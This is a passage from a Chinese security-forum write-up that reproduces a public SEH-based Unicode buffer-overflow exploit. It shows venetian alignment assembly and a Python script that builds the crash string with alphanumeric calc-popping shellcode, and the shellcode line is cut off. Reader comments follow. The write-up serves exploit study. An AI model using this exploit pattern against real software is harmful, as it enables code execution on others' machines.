
ret返回到nseh指向的缓冲代码处




```
add eax 0x50

push eax

ret
```



最后ret到真正的shellcode处




执行shellcode，创建calc进程



这边有个问题，按理说padding+nseh+seh+padding+shellcode应该已经能弹calc了，动态调试结果也显示执行calc.exe，但是最后无论怎么改shellcode都是无法弹窗的

这边作者只是在最后的padding后加了两字节unicode就能弹计算器了，神奇，哎，我太难了。

PWN！！！



0x05 完整脚本

```
#!/usr/bin/env python
junk1 = "\x41" * 260
nseh  = "\x61\x43"
seh   = "\x21\x7a"
align  = ""
align += "\x43" * 10                # Padding
align += "\x58"                     # POP EAX
```

```
align += "\x73"                     # Venetian padding
align += u"\uC083" + "\x50"         # ADD EAX, 50
align += "\x73"                     # Venetian padding
align += "\x50"                     # PUSH EAX
align += "\x73"                     # Venetian padding
align +=  u'\uC3C3'                 # RETN
junk2 = "\x43" * 18
junk3 = "\x44" * 550 + u"\uD066" + u"\u7FFD" # u"\xF0FF"
shellcode = "PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBAB
crash = junk1 + nseh + seh + align + junk2 + shellcode + junk3
print(crash)
```

贴下exploit-db上的漏洞信息 https://www.exploit-db.com/exploits/47444
再贴下作者dalao的博客

点击收藏 | 0 关注 | 2

上一篇：原理+实战掌握SQL注入 下一篇：Apache Solr最新漏洞复现

1. 7 条回复

PikuYoake 2019-11-05 09:42:49

dw鸽师傅好强鸭

0 回复Ta

bmjoker 2019-11-05 14:05:48

dw鸽带带弟弟好吗

0 回复Ta

 咸某鱼007 2019-11-05 14:06:24

dw大佬好强鸭

0 回复Ta

 zhuzhimeiol**** 2019-11-05 16:48:47

@bmjoker aa

0 回复Ta

 drive**** 2019-11-05 17:57:32

@zhuzhimeiol**** 是我超哥吗 舔一口 prprpr

0 回复Ta

公子扶苏呀呀呀 2019-11-05 21:10:11

牛逼牛逼

0 回复Ta

drive**** 2019-11-05 21:41:11

@公子扶苏呀呀呀 不不不 还是dalao.gao牛逼 抱紧大腿.jpg

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板